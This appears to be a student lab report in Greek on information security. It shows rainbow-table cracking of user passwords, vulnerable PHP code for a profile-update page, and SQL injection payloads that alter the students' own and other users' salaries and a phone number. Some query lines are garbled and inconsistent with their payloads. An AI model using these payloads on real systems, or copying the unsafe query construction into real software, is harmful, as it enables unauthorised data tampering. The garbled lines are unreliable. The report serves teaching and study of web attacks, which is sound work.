
SEARCH AGAIN

Εικόνα 2.4.2.7. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Ted»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 2.4.2.8. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Vasilis»



Εικόνα 2.4.2.9. Επίθεση «rainbow» στο συνθηματικό του χρήστη «Aggelos»


2.4.3 Παρατηρήσεις

Το online εργαλείο <https://hashes.com> αποκάλυψε πλήρως όλους τους κωδικούς των χρηστών που σημαίνει ότι οι επιθέσεις rainbow ήταν επιτυχημένες και συνεπώς, τα συνθηματικά είναι ανίσχυρα.

3. Επίθεση SQL Injection σε δηλώσεις UPDATE


Εισαγωγή

Για την επίθεση SQL Injection σε δηλώσεις UPDATE χρησιμοποιήσαμε την web εφαρμογή όπου έχουμε την δυνατότητα τροποποίησης συγκεκριμένων πεδίων σε μία εγγραφή της βάσης δεδομένων.



Εικόνα 3.α. Το προφίλ του χρήστη «Alice»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 3.β. Το προφίλ προς τροποποίηση του χρήστη «Alice»

Ο κώδικας `phr` που κρύβεται πίσω από τις ενημερώσεις των προφίλ των χρηστών βρίσκεται στον κατάλογο `/var/www/SQLInjection (unsafe_edit_backend.php)`.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
Open Save

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$name = $_SESSION['name'];
$id = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
```

```
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
Open Save

        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password=
where ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNum
where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>


</body>
</html>
```

Εικόνα 3.γ. Αρχείο unsafe_edit_backend.php

3.1 Τροποποίηση των δικών σας στοιχείων


3.1.1 Ενέργειες

Αρχικά, συνδεθήκαμε στο δικό μας προφίλ «Vasilis» με το συνθηματικό.



Εικόνα 3.1.1.1. Είσοδος στο profile του χρήστη «Vasilis»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 3.1.1.2. Οι πληροφορίες του λογαριασμού του χρήστη «Vasilis»


Για την ανάγκη της επίθεσης προκειμένου να αυξήσουμε τον μισθό μας, συμπληρώσαμε στο πεδίο NickName την εντολή :

```
' , Salary=750000 WHERE Name='Vasilis' #
```

Από τον php κώδικα, η SQL εντολή που εκτελείται είναι η εξής :

```
UPDATE credential SET nickname='', Salary=750000 WHERE  
Name='Vasilis' # ...
```

3.1.2 Αποτελέσματα



Εικόνα 3.1.2.1. Η SQL Injection επίθεση στον μισθό του χρήστη «Vasilis»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
/bin/bash
+-----+
| Vasilis | 750000 |
| Aggelos | 745000 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Aggelos' OR
Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
| Aggelos |    800 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
+-----+
1 row in set (0.00 sec)

mysql>
```

Εικόνα 3.1.2.2. Ο μισθός του χρήστη «Vasilis» πριν την επίθεση

```
/bin/bash
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
| Aggelos |    800 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis | 750000 |
+-----+
1 row in set (0.00 sec)

mysql>
```

Εικόνα 3.1.2.3. Ο μισθός του χρήστη «Vasilis» μετά την επίθεση

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

3.1.3 Παρατηρήσεις

Η παράμετρος «WHERE Name='Vasilis'» και η συμπλήρωση στο πεδίο NickName επιτυγχάνει την τροποποίηση μόνο το πεδίο «Salary» του χρήστη «Vasilis»

3.2 Τροποποίηση στοιχείων άλλων χρηστών

3.2.1 Ενέργειες

Για την ανάγκη της επίθεσης προκειμένου να αυξήσουμε τον μισθό του συναδέλφου μας «Aggelos», συμπληρώσαμε στο πεδίο NickName την εντολή :

```
\, Salary=745000 WHERE Name='Aggelos' #
```

Από τον rhp κώδικα, η SQL εντολή που εκτελείται είναι η εξής :

```
UPDATE credential SET nickname='', Salary=7450000 WHERE  
Name='Vasilis' # ...
```

Για την ανάγκη της επίθεσης προκειμένου να μειώσουμε τον μισθό του προισταμένου μας «Boby», συμπληρώσαμε στο πεδίο NickName την εντολή :

```
\, Salary=1 WHERE Name='Boby' #
```

Από τον rhp κώδικα, η SQL εντολή που εκτελείται είναι η εξής :

```
UPDATE credential SET nickname='', Salary=1 WHERE  
Name='Boby' # ...
```

Για την ανάγκη της επίθεσης προκειμένου να αλλάξουμε το τηλέφωνο του προισταμένου μας «Boby», συμπληρώσαμε στο πεδίο NickName την εντολή :


```
\, PhoneNumber='3333333333' WHERE Name='Boby' #
```

Από τον rhp κώδικα, η SQL εντολή που εκτελείται είναι η εξής :


```
